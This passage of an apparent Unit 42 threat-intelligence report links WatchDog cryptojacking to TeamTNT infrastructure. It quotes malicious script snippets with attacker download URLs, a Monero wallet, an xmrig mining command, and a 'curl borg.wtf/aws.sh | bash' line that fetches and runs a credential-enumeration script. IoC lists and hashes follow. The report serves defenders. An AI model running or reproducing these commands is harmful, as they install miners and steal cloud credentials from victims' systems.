MOxmrigSTOCK=http://85.214.149.236:443/sugarcrm/themes/default/images/stock.jpg
miner_url=https://github.com/xmrig/xmrig/releases/download/v6.10.0/xmrig-6.10.0-linux-static-x64.tar.gz
miner_url_backup=http://oracle.zzhreceive.top/b2f628/father.jpg
config_url=http://oracle.zzhreceive.top/b2f628/cf.jpg
config_url_backup=http://oracle.zzhreceive.top/b2f628/cf.jpg
WALLET=43Xbgtym2GZWBk87XiYbCpTKGPBTxYZZWi44SWrkqqvzPZV6Pfmjv3UHR6FDwvPgePJyv9N5PepeajfmKp1X71EW7jx4Tpz.dream8
export MOHOME=/usr/share
mkdir $MOHOME -p
VERSION=2.9
```


Figure 10. New IoCs analyzed in surrounding text.

With the presence of the C2 infrastructure from these new scripts, Figure 9 and Figure 10, both of which use the WatchDog directory, b2f628, there is a clear link to the TeamTNT infrastructure. The domain oracle.zzhreceive[.]top resolves to the IP address 199.19.226[.]117, which is also the resolution IP address for the known TeamTNT subdomain zzhrecieve.anondns[.]net.

The usage of the anondns[.]net domain has been linked to several TeamTNT campaigns across multiple reports including, irc.anondns[.]net, ircbd.anondns[.]net, sampan.anondns[.]net and teamtntisback.anondns[.]net. Additionally, the 199.19.226[.]117 system has also been linked to WatchDog operations through the toolkit file 1.0.4.tar.gz, 51de345f677f46595fc3bd747bfb61bc9ff130adcbec48f3401f8057c8702af9, which was hosted on hxxp://global.bitmex[.]com[.]de/cf67355a3333e6/1.0.4.tar.gz and contains C code for the masscan utility, which is the same toolkit used in the TeamTNT operations. The bitmex[.]com[.]de URL had previously been linked to the WatchDog cryptojacking group.

TeamTNT Malware Repository

The malware repository 85.214.149[.]236:443/sugarcrm/themes/default/images/ contains known TeamTNT malware that includes the same files as the known TeamTNT repository hxxp://dockerupdate.anondns[.]net:443/sugarcrm/themes/default/images/, which is linked to TeamTNT via the malware sample 1aaf7bc48ff75e870db4fe6ec0b3ed9d99876d7e2fb3d5c4613cca92bbb95e1b, as shown in Figure 11.




Index of /sugarcrm/themes/default/images

Name	Last modified	Size	Description
Parent Directory		-	
zgrab.jpg	2020-07-30 19:07	13M	
aarch64_xmrig.jpg	2020-08-27 22:28	6.4M	
aarch64_xmrig	2020-08-27 08:01	6.4M	
22.jpg	2020-07-20 02:58	2.8M	
stock.jpg	2020-07-20 01:45	2.8M	
flink.jpg	2020-08-17 20:56	2.6M	
default.jpg	2020-07-29 21:56	2.4M	
xmrig-6.3.3-linux-static-x64.tar.gz	2020-08-28 17:05	2.2M	
21.jpg	2020-07-20 08:10	2.2M	
ms.jpg	2020-07-23 21:20	2.1M	
xmrig.tar.gz	2020-09-09 03:24	1.6M	
mod.js	2020-08-25 07:00	1.6M	
mod.jpg	2020-07-20 01:45	1.5M	
det.jpg	2020-07-29 12:33	800K	
armv7l_xmrig.jpg	2020-08-27 15:07	599K	
sok.js	2020-08-25 07:10	391K	
bioset.jpg	2020-07-11 00:47	332K	
master.zip	2020-08-17 16:37	246K	
default.txt	2020-08-27 03:39	109K	
default.php	2020-08-17 16:38	109K	
pdf_header_logo_SugarCRMheader.jpg	2015-07-20 06:17	77K	
pdf_header_logo_pdf_header_logo_SugarCRMheader.jpg	2015-07-20 06:17	77K	
mo2.jpg	2020-08-21 01:02	71K	
mos.jpg	2020-08-18 01:19	70K	
blue.tmp.jpg	2020-09-08 19:39	65K	
b_armv7l	2020-09-02 23:27	59K	
nk.jpg	2020-08-13 08:49	48K	
portjoe4.jpg	2020-08-27 07:22	38K	
portjoe3.jpg	2020-08-27 06:47	38K	
portjoe2.jpg	2020-08-27 06:28	38K	
portjoe.jpg	2020-08-25 17:28	35K	
jq.jpg	2020-07-23 21:40	30K	
tshd.jpg	2020-07-14 23:27	28K	
pdf_logo.jpg	2015-07-20 06:17	26K	
logs	2020-09-02 18:48	17K	
3824.pwn	2020-08-20 18:22	17K	
kube.jpg	2020-07-30 19:11	17K	
ktu.jpg	2020-08-24 19:55	17K	
beta.jpg	2020-08-17 19:34	17K	
footer.gif	2020-09-20 23:07	11K	
bar_loader.gif	2015-07-20 06:17	11K	
ssh.jpg	2020-08-18 02:05	8.8K	
local.jpg	2020-08-12 19:24	7.1K	
icon_package_create.gif	2015-07-20 06:17	6.4K	
icon_new_package.gif	2015-07-20 06:17	6.4K	
themePreview.png	2015-07-20 06:17	5.7K	
icon_package.gif	2015-07-20 06:17	5.5K	
icon_Application.gif	2015-07-20 06:17	5.5K	
sugarColors.xml	2015-07-20 06:17	5.2K	
pdf_logo_small.jpg	2015-07-20 06:17	4.9K	
icon_ConnectorMapOver.gif	2015-07-20 06:17	4.7K	
plug-in_Lotus.png	2015-07-20 06:17	4.7K	
icon_Studio.gif	2015-07-20 06:17	4.7K	
icon_ConnectorConfigOver.gif	2015-07-20 06:17	4.6K	


Figure 11. Known TeamTNT malware repository.Of note, some the of malware samples included in this repository were the Kubernetes and Docker-focused malware, ‘kube.jpg’ and ‘tshd’, presented in Unit 42's Black-T blog, but these appear to no longer be used in the new scripts discussed within this blog. See the appendix for a full listing of the known TeamTNT malware metadata collected from the malware repository.

The malware sample 0414946ab4bced2c1c41f4b8a75be672b34bbdee6f29e0a0bf7946b93f7044b1 is of note in this context as it contains the hardcoded IP address, 199.19.226[.]117, as well as the hardcoded Monero wallet address associated with the nanopool and f2pool mining pools, and the mining workers previously discussed (Figures 12 and 13). As the previous section mentioned, the IP address 199.19.226[.]117 also resolves to the known TeamTNT domain zzhrecieve.anondns[.]net.




```
miner_url="http://199.19.226.117/b2f628/zzh"
miner_url_backup="http://106.15.74.113/b2f628/zzh"
miner_size="7600464"
sh_url="http://199.19.226.117/b2f628/newinit.sh"
sh_url_backup="http://106.15.74.113/b2f628/newinit.sh"
config_url="http://199.19.226.117/b2f628/config.json"
config_url_backup="http://106.15.74.113/b2f628/config.json"
config_size="2752"
chattr_size="8000"
rm -f /tmp/.null 2>/dev/null
```

Figure 12. WatchDog directory using TeamTNT infrastructure.



```
 ./zzh -B --log-file=/etc/etc --coin=monero -o stratum+tcp://xmr-asia1.nanopool.org:14444 --
   threads=$cpunum -u 43Xbgtym2GZWBk87XiYbCpTKGPBTxYZZWi44SWrkqqvzPZV6Pfmjv3UHR6FDwvPgePJyv9N5Pepe
 ajfmKp1X71EW7jx4Tpz.3910 -p x &
```

Figure 13. WatchDog Monero wallet address within TeamTNT infrastructure.Finally, another TeamTNT malware repository was identified by Unit 42 researchers, as shown in Figure 14. The larger Chimaera repository contains known TeamTNT cryptojacking scripts and binary files. Within the spread/redis directory, the file b.sh, 3b14c84525f2e56fe3ae7dec09163a4a9c03f11e6a8d65b021c792ad13ed2701, was found, which directly links TeamTNT to the cryptojacking operations expressed in this report.




Index of /chimaera/spread/redis

Name	Last modified	Size	Description
Parent Directory		-	
b.sh	2021-03-02 17:30	69K	

Apache/2.4.18 (Ubuntu) Server at 45.9.148.35 Port 80


Figure 14. TeamTnT repository containing the b.sh script.

The b.sh script contains the 43xb TeamTNT and WatchDog Monero wallet address and points to the 199.19.226[.]117 TeamTNT and WatchDog IP addresses (Figure 15). It also contains a hardcoded link to a known TeamTNT cloud enumeration script hosted on the known TeamTNT domain borg[.]wtf, see Figure 16.



```
miner_url=https://github.com/xmrig/xmrig/releases/download/v6.8.1/xmrig-6.8.1-linux-static-x64.tar.gz
miner_url_backup=https://github.com/xmrig/xmrig/releases/download/v6.8.1/xmrig-6.8.1-linux-static-x64.tar.gz
config_url=http://199.19.226.117/b2f628/cf.jpg
config_url_backup=http://199.19.226.117/b2f628/cf.jpg
WALLET=43Xbgtym2GZWBk87XiYbCpTKGPBTxYZZWi44SWrkqqvzPZV6Pfmjv3UHR6FDwvPgePJyv9N5PepeajfmKp1X71EW7jx4Tpz.dream
export MOHOME=/usr/share
mkdir $MOHOME -p
```

Figure 15. TeamTNT and WatchDog XMR wallet and IP address.



```
function CheckAboutSomeKeys(){
# take a look!!! maybe you like it!! ;)
# IyEvYmluL2Jhc2gKCiMgbG9va2luZyBmb3IgdGhpcyBkYXRhIC8gYXBwIGNvbm
curl borg.wtf/aws.sh | bash || wget -O - borg.wtf/aws.sh | bash
}
```

Figure 16. Known TeamTnT domain borg[.]wtf.

The borg[.]wtf domain was linked to TeamTNT via a previous Unit 42 report. The correlations between TeamTNT and WatchDog are intrinsically connected with this b.sh script.

Conclusion

Considering the above evidence, it appears that WatchDog operations have incorporated the TTPs of the TeamTNT cryptojacking group and have significantly increased their own cryptojacking operations. The new WatchDog operation does not appear to use the advanced functionalities TeamTNT has used recently, namely cloud credential scraping as well as targeted Kubernetes- and Docker-focused lateral movement and exploit scripts.

It’s also noteworthy that the new operation does not incorporate the more advanced GoLang binaries traditionally associated with WatchDog, which are capable of exploiting Windows- or NIX-based operating systems.

It appears that WatchDog actors are attempting to expand their cryptojacking operations, while simultaneously masking their operations with those of the known cryptojacking operations performed by TeamTNT. Unit 42 researchers will continue to monitor this cryptojacking event and provide updates as needed.

The following tips are highly recommended by Unit 42 researchers to assist in the protection of cloud infrastructure.

- Monitor and block network traffic to known malicious endpoints.
- Only deploy vetted container images within production environments.
- Implement and use Infrastructure as Code (IaC) scanning platforms to prevent insecure cloud instances from being deployed into production environments.
- Use cloud infrastructure configuration scanning tools that enable governance, risk management and compliance (GRC) to identify potentially threatening misconfigurations.
- Use cloud endpoint agents to monitor and prevent the running of known malicious applications within cloud infrastructure.

Palo Alto Networks Prisma Cloud customers are protected from these threats through the Runtime Protection feature, Cryptominer Detection feature and the Prisma Cloud Compute Kubernetes Compliance Protection, which alerts on an insufficient Kubernetes configuration and provides secure alternatives. Additionally, Palo Alto Networks VM-Series and CN-Series products offer cloud protections that can prevent network connections from cloud instances toward known malicious IP addresses and URLs.

Indicators of Compromise

IP Addresses

103.125.218[.]107
47.253.42[.]213
176.123.10[.]57
39.100.33[.]209
45.9.150[.]36
106.15.74[.]113
45.9.148[.]35
13.245.9[.]147
85.214.149[.]236
45.9.148[.]37
199.19.226[.]117

URL Addresses

85.214.149[.]236:443/sugarcrm/themes/default/images/
hxxp://dockerupdate.anondns[.]net:443/sugarcrm/themes/default/images/

Domains

global.bitmex.com[.]de
gsearch.com[.]de
de.gsearch.com[.]de
oracle.zzhreceive[.]top
zzhreceive.anondns[.]net
projectbluebeam.anondns[.]net

Monero (XMR) Wallets

43Xbgtym2GZWBk87XiYbCpTKGPBTxYZZWi44SWrkqqvzPZV6Pfmjv3UHR6FDwvPgePJyv9N5PepeajfmKp1X71EW7jx4Tpz

Monero (XMR) Mining Pools

xmr-asia1.nanopool[.]org:14444
xmr.f2pool[.]com:13531
Xmr.pool.gntl.co[.]uk:10009
xmr.bohemianpool[.]com

Repository SHA256 Hashes

SHA256	FileName
a506c6cf25de202e6b2bf60fe0236911a6ff8aa33f12a78edad9165ab0851caf	kube.jpg
e15550481e89dbd154b875ce50cc5af4b49f9ff7b837d9ac5b5594e5d63966a3	bioset.jpg
252bf8c685289759b90c1de6f9db345c2cfe62e6f8aad9a7f44dfb3c8508487a	tshd.jpg
139f393594aabb20543543bd7d3192422b886f58e04a910637b41f14d0cad375	default.jpg
4f115381c17ba1dedb25d35d922feda9a723e206d811ed437b75fd8116ef461b	21.jpg
4a5d3435cd4a835056b4940e1cea9a25b1619562525bd9953a120b556b305983	22.jpg
feb0a0f5ffba9d7b7d6878a8890a6d67d3f8ef6106e4e88719a63c3351e46a06	mod.jpg
2c40b76408d59f906f60db97ea36503bfc59aed22a154f5d564d8449c300594f	stock.jpg
9791ab0a00caf9de8df9eab1d8998d1b48bcc7c724b7d833cb1793cadc577e5f	beta.jpg
72b1cbfbd87c6cd85b9dc1da48c852768003e7fb4f01d8f6904921474be199ad	ms.jpg
b5f6d6114e1ce863675df1bf2e4bfaeac243e22bb399e64b9a96c6d975330b28	mo2.jpg
88585888c4dd2450cc885fc8b75b555ea6f924c78581d5eeae5b54b4b6951ac5	b_armv7l
ce5cd41711e74f11d8c01380194d9bb542da08733c81c317ec51089137330e0c	blue.tmp.jpg

36bf7b2ab7968880ccc696927c03167b6056e73043fd97a33d2468383a5bafce	mos.jpg
1aaf7bc48ff75e870db4fe6ec0b3ed9d99876d7e2fb3d5c4613cca92bbb95e1b	nk.jpg
3ef459b97522a8e39953befa2e8c0e970bbbb0f7f9d3e1ff22b0f7759de04be1	b374k-master.zip
c0ab7d1caabdd090b2399cd1193d2cc2334218d3f3f0d3164b61b6014fd308e9	mod.js
230e2a06df2cd7574ee15cb13714d77182f28d50f83a6ed58af39f1966177769	Carray.jpg
b556d266b154c303bb90db005d7dd4267ed8d0e711e3fd32406c64b1fc977f9e	local.jpg
78037e2d2e596bd450b99551535fa9c38c4e8346ab75eb424bf9e95316424fbe	01.jpg
f3b53ebc7cb45c57854059be00ccde4c05cb1d66c4c5c55a93072b76f07a9c38	armv7l_xmrig.jpg
ad1133cdcb486bab2368347b3ab35e83e5cd492c4bc6bfcb11a4b4c99d2c8014	xmrig-6.3.3-linux-static-x64.tar.gz
bc02d0f9ec27f3c8d23c2f4647007e37a86fd404df0eef76c081fbb895f1be1b	ktu.jpg
2a373d3e3e61999af09322b35356d26f95e183b1bb6222cae24d28b7b00ca01f	flink.jpg
bcfa215dec8fe15d4265c508c39c1ebafb7370acc95721e4e7d610b0459eb8dd	jq.jpg
b63efd9cca6a7379bc2a7e2b1ef721eedb0f3ac95afc14f2dd8db34f95688523	logs
79a060a0efcf4a1538c58e532b984dcd927fda17ca9fd10c2ff212f9d9d76be6	det.jpg
b257a06a185f07e416f2b5ccc891fb799b82ce06bf1d4620d2439be65556c926	sok.js
b485e6ccc9cfeb9c2034cebfeaf1bb3b3db0ac9996e5260fc1e95ce852b757c4	ssh.jpg

Hashes Used in This Investigation

0414946ab4bced2c1c41f4b8a75be672b34bbdee6f29e0a0bf7946b93f7044b1
05963eaca329830c80a7fa2e9bea3b4ec2fe277f882f68be29befedb80d5738d
0910f78b68ccf1127a6a8f55d48b55c018149b4d5ab4a3fde56386a61c029ef4
10fb8d16f7d168340be28c6d0ba94e10c15370c8747d97bc0e5fad4b4466cf09
22174c47cb1aa38ee0f5030597671b2436f1394f8229dc9708863e2e567576e6
2bc6c21d35ed63b135b4723444a9ac532e4cb6aaa2bbd63c557136edb4e4756f
30f0207b74d6d2d17cd8f4dc9f9131bd8763702f19c87ce74ea13a634f52c995
33da23085fb6fd7aad89e0c55b7ccbc2ee50fec4e8e31030e4b2a4ef034ac5f6
34b547b567309618422d7075322ddf5b9e0b3a4fb652f3845d12fd649f23923e
36ca9f84864ad022c255b7d91e75997f035716e4df5dc1c90ee2651f092f5d79
3b14c84525f2e56fe3ae7dec09163a4a9c03f11e6a8d65b021c792ad13ed2701
3b280a4017ef2c2aef4b3ed8bb47516b816166998462899935afb39b533890ad
3b53ed760142431ad45e550fd7a8d5c44ea4342619d9882909d8e3936283ec72
3d8a6f5d8162e8eb78e7b95384ec6418f65b904dffa8fd983a6a19a5645ad707
3e6cf5ae8ce6ff7305da4e218a20ec7f57933235ec07d7ff6e6a18c7c844ff29
428633aee75f7c69a7c0612e591d5fcecbcf13619d6c05b86c8303a248c7c8d7
466823948c92531a171a5ecb04339074cabd9d700ae67ea332f82cb3838490d2
49366ae4766492d94136ca1f715a37554aa6243686c66bf3c6fbb9da9cb2793d

62957aa4421c044927269e9bf3300515cf01225fd4c3c3811f8ebfac7a9f8585
64072e7c56895f59124c4e26e0dd65a4de0bd8280c83372c18f9835978cda0e9
7848fc64c9977796dcc0ee67c293f006d715d3b3e257a3c0f4654cefab637c45
7a8c91f4228be4d36e1087acc9bb046373ddfde506fe4645ad1b0967c08bfa8b
7b6f7c48256a8df2041e8726c3490ccb6987e1a76fee947e148ea68eee036889
8adc8be4b7fa2f536f4479fa770bf4024b26b6838f5e798c702e4a7a9c1a48c6
8d9bdcae4a4559e52b3d03209a1ef880e948d9f3969f7779119d9322c5f7cf7c
ab73aedbee66081cd047b19a4bb036f85791a9ae9abc90545c5d8756bbc2a428
ae3e4a1c8a2b661265e6c8c756e3ba472dc7177cae79fe1861ab0c2d1af5167a
ae6822d1fd097e8c52cea3731cd49f50600b7da83e9f0ea6dbc689685f907739
af611a41c55e9afcfaced8b067a470caa70825fce0a44167f44a8d3880ae6674
c141eaeab461a2481124a73ee2d254301573d8722dbf3221f5fc54d7770e67a2
c850fa9c2cdcf77dc0e7732785473db8881efe49935ddb7c6da9f3d1911a469f
cbf54a9e5771fcb3760e4e282f003a879164e76b9df9fed0fe4e4e8aaaef11ae
cf890e288f4fb7a2cfb0aa7e91229cc51c224e767c6ca69bbbb9d06e999ede64
e1d7014b84618cd7fbf94439c78fe7d67f351cbc5536885fa3d94ea15325d83b
e47802d7f44fc9e594b89ef33298367d21695d5ec1ae5e6c526b9f3124c555ca
eca42c42f0909cf4e6df6bf8de35ab93ef6a3dd10d0d5e556721ec1871a9990c
f235c021baa6c8801e724d45003b1b1541eea5483810abc9c3eb4df6bf05afbf